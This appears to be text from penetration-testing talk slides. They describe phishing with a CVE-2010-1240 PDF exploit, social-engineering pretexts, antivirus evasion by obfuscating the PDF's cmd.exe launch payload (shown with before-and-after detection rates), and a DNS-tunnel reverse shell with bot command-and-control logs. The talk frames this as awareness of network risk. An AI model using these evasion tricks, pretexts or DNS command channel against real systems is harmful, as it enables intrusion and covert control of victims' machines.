


Step two – SE/infect





Step 3. DNS Tunnel





Fight!

Exploit: CVE-2010-1240



Fight!

Exploit: CVE-2010-1240

- ✓ Good for testing 'awareness program'



Fight!

Exploit: CVE-2010-1240

- ✓ Good for testing 'awareness program'
- ✓ Good for testing patch management procedures



Fight!

Exploit: CVE-2010-1240

- ✓ Good for testing 'awareness program'
- ✓ Good for testing patch management procedures

SE scenario 1: vacancy

- ✓ Vacancy in west company ...



Fight!

Exploit: CVE-2010-1240

- ✓ Good for testing 'awareness program'
- ✓ Good for testing patch management procedures

SE scenario 1: vacancy

- ✓ Vacancy in west company ...

SE scenario 2: mail from colleague

- ✓ Spoof "From:" field
- ✓ Phone call give +1 to success (if it is pretty big company)



CVE-2010-1240

The screenshot shows a VirusTotal report for a file named 'evil.pdf'. The submission date is 2011-02-15 14:55:55 (UTC) and the current status is 'finished'. The result shows 10/43 (23.3%) detections. A table lists the antivirus engines and their results. Several engines have detected the file as a PDF dropper or exploit.

File name: **evil.pdf**
Submission date: **2011-02-15 14:55:55 (UTC)**
Current status: **finished**
Result: **10/43 (23.3%)**

not reviewed
Safety score: -

[Compact](#) [Print results](#)

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.02.14.02	2011.02.14	-
AntiVir	7.11.3.89	2011.02.15	-
Antiy-AVL	2.0.3.7	2011.02.15	-
Avast	4.8.1351.0	2011.02.14	PDF:Risk-A
Avast5	5.0.677.0	2011.02.14	PDF:Risk-A
AVG	10.0.0.1190	2011.02.15	-
BitDefender	7.2	2011.02.15	Exploit.PDF-Dropper.Gen
CAT-QuickHeal	11.00	2011.02.15	-
ClamAV	0.96.4.0	2011.02.15	Heuristics.PDF.ObfuscatedNameObject
Commtouch	5.2.11.5	2011.02.15	-
Comodo	7696	2011.02.15	-
DrWeb	5.0.2.03300	2011.02.15	-
Emsisoft	5.1.0.2	2011.02.15	-
eSafe	7.0.17.0	2011.02.14	-
eTrust-Vet	36.1.8160	2011.02.15	-
F-Prot	4.6.2.117	2011.02.15	-
F-Secure	9.0.16160.0	2011.02.15	Exploit.PDF-Dropper.Gen
Fortinet	4.2.254.0	2011.02.15	-



Obfuscation

```
pdf << "/F (cmd.exe) /P (/C echo Set  
o=CreateObject^(\"Scripting.FileSystemObject\"^):Set  
f=o.OpenTextFile^(\"#{file_name}\",1,True^):"
```



```
pdf << "/F (cMD.eXE) /P (/C e^cho  
bb=\"Scri\"^&\"pti\"^&\"ng.FileSys\"^&\"temOb\"^&\"ject\"^:Set  
o=Crea^teOb^ject^(bb^):Set f=o.OpenT^extFile^(\"#{file_name}\",1,Tr^ue^):"
```



DE-Obfuscation

```
pdf << ioDef(2) << nObfu("<</Type/Outlines/Count 0>>") << endobj
```



```
pdf << ioDef(2) << "<</Type/Outlines/Count 0>>" << endobj
```

```
pdf << ioDef(5) << nObfu("<</Type/Action/S/Launch/Win ") << "<< "
```



```
pdf << ioDef(5) << "<</Type/Action/S/L#61unch/Win " << "<< "
```




Result – 70%

File name: **vacancy.pdf**
Submission date: **2011-02-15 14:41:43 (UTC)**
Current status: **finished**
Result: **3 /43 (7.0%)**

not reviewed
Safety score: -

Compact [Print results](#)

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.02.14.02	2011.02.14	-
AntiVir	7.11.3.89	2011.02.15	-
Antiy-AVL	2.0.3.7	2011.02.15	-
Avast	4.8.1351.0	2011.02.14	PDF:Risk-A
Avast5	5.0.677.0	2011.02.14	PDF:Risk-A
AVG	10.0.0.1190	2011.02.15	-
BitDefender	7.2	2011.02.15	-
CAT-QuickHeal	11.00	2011.02.15	-
ClamAV	0.96.4.0	2011.02.15	-
Commtouch	5.2.11.5	2011.02.15	-
Comodo	7696	2011.02.15	-
DrWeb	5.0.2.03300	2011.02.15	-
Emsisoft	5.1.0.2	2011.02.15	-
eSafe	7.0.17.0	2011.02.14	-
eTrust-Vet	36.1.8160	2011.02.15	-
F-Prot	4.6.2.117	2011.02.15	-
F-Secure	9.0.16160.0	2011.02.15	-
Fortinet	4.2.254.0	2011.02.15	-
GData	21	2011.02.15	PDF:Risk-A



Penetration

Penetration =

Antivirus bypass +

SE factor 1 (mail text) +

Vulnerability exist +

SE factor 2 (PDF warning text) +

DNS recursion is enabled;

- Antivirus software bypassed by (de)obfuscation of exploit code
- SE always roxXx!
- Adobe Reader is not patched (it's hard if there no access to the Internet)
- DNS recursion is enabled by default (tunnel possible)

So we can control workstation that have not direct/web

access to the Internet



Tools

- DNScat - <http://www.skullsecurity.org/wiki/index.php/Dnscat>
- DNS reverse shellcode - <http://www.projectshellcode.com/?q=node/5>



Tools

- DNScat - <http://www.skullsecurity.org/wiki/index.php/Dnscat>
- DNS reverse shellcode - <http://www.projectshellcode.com/?q=node/5>

Not enough for my tasks:

- Not stable
- Doesn't support MULTI-shell
- Not comfortable to use
- DNScat use sockets in process...
- Too big size (more then 1000 bytes)




I need another one

- Size < 900 bytes
- Multi-shell support
- Works with win7
- Auto-commands
- Easy to write NEW features
- Easy to manage
- Metasploit compatible
- Without TXT records 8)
- Without connections – Personal firewall bypass/ UAC bypass
- Fast =)




I need more than just shellcode





Download





Download...


```

C:\> Командная строка - nslookup
> set type=AAAA
> laaa[redacted].ru
Server: google-public-dns-a.google.com
Address: 8.8.8.8

Non-authoritative answer:
laaa[redacted].ru AAAA IPv6 address = e:6e0a:466f:7220:713d:3020:746f:2070
laaa[redacted].ru AAAA IPv6 address = e0e:6172:747a:2d31:200a:663d:712b:310a
laaa[redacted].ru AAAA IPv6 address = 1c1e:7061:7274:3d6d:6964:2842:5374:722c
laaa[redacted].ru AAAA IPv6 address = 2a0e:2871:2a35:3029:2b31:2c35:3029:a72
laaa[redacted].ru AAAA IPv6 address = 380e:6571:7565:7374:3d22:5858:2e22:2643
laaa[redacted].ru AAAA IPv6 address = 400e:5374:7228:7129:2622:2e22:2670:6172
laaa[redacted].ru AAAA IPv6 address = 540e:7426:222e:2226:444f:4d41:494e:a6e
laaa[redacted].ru AAAA IPv6 address = 620e:726:6666:6175:8000:8065:8175:6573
laaa[redacted].ru AAAA IPv6 address = 700e:742c:300a:6e65:7874:a65:6e64:2069
laaa[redacted].ru AAAA IPv6 address = 7e0e:660a:7001:7274:3000:6704:2842:5374
laaa[redacted].ru AAAA IPv6 address = 8c0e:722c:2866:2a35:3029:2b31:2c6c:656e
laaa[redacted].ru AAAA IPv6 address = 9a0e:672d:2866:2a35:3029:290a:7265:7175
laaa[redacted].ru AAAA IPv6 address = a80e:6573:743d:2258:582e:4649:2e22:2670
laaa[redacted].ru AAAA IPv6 address = b60e:6172:7426:222e:2226:444f:4d41:494e
laaa[redacted].ru AAAA IPv6 address = c40e:a6e:736c:6f6f:6b75:7020:7265:7175
laaa[redacted].ru AAAA IPv6 address = d20e:6573:742c:300a:656e:6420:6966:a4c
laaa[redacted].ru AAAA IPv6 address = e004:6f6f:700a:: This is last block
>
  
```




Protocol





Command for BOT...

```

C:\> Командная строка
D:\Documents and Settings\a.sintsov>nslookup XR.[name][domain].ru
Server: google-public-dns-a.google.com
Address: 8.8.8.8
*** No address (A) records available for XR.[name][domain].ru
D:\Documents and Settings\a.sintsov>nslookup XG.[name][domain].ru
Server: google-public-dns-a.google.com
Address: 8.8.8.8
*** google-public-dns-a.google.com can't find XG.[name][domain].ru: Server
failed
D:\Documents and Settings\a.sintsov>nslookup XG.[name][domain].ru
Server: google-public-dns-a.google.com
Address: 8.8.8.8
Non-authoritative answer:
Name: XG.[name][domain].ru
Addresses: 1.1.1.1 1.105.112.99, 2 111.110.102, 3.105.103.0
D:\Documents and Settings\a.sintsov>_

```

Incoming BOT: name(domain)

Command request BOT: name(domain)

[COMMAND]
for name(domain)

#:>ipconfig
COMMAND for name(domain) = ipconfig

CLIENT

SERVER



Auto-manage(timeouts)/Multi-shells

```
Командная строка - perl revdns.pl

Command request BOT: Alexej(Alexej-pc)
Incoming BOT: a.sintsov(CORP)
COMMAND for Alexej(Alexej-pc) = echo %temp%
Recv. mode enabled
C:\Users\Alexej\AppData\Local\Temp
Recv. mode disabled
Command request BOT: Alexej(Alexej-pc)
COMMAND for Alexej(Alexej-pc) = sleep
Command request BOT: a.sintsov(CORP)
COMMAND for a.sintsov(CORP) = echo %temp%
Recv. mode enabled
D:\DOCUME~1\A4DF5~1\SIN\LOCALS~1\Temp
```

First BOT

Sleep for first BOT

Second BOT



BOT

- Written on VBS – small size, fast load ~ 2-3 sec!
- Can be upgraded (new functional that easy to add)
- You can write your own BOT (any language) by using my protocol without changing shellcode. Scalable.

MINUSES:

- Long time for downloading binaries ~ up to 5 min
- Not more then 84 bytes for command at one time, sorry 8)





LIVE DEMO





Why it is dangerous

- DNS are everywhere (for example with Domain Controller)
- DNS recursion is enabled by default
- Local DNS is available for everyone




**Is it good
for PCI DSS, when
it is possible
to create tunnel
to YOUR CDE?**

**What about a SCADA?
Is it possible to create
tunnel to YOUR
technologic networks?**

**It can be used by
botnet owners
and worms.
Evil can get access to
most securest zones.**

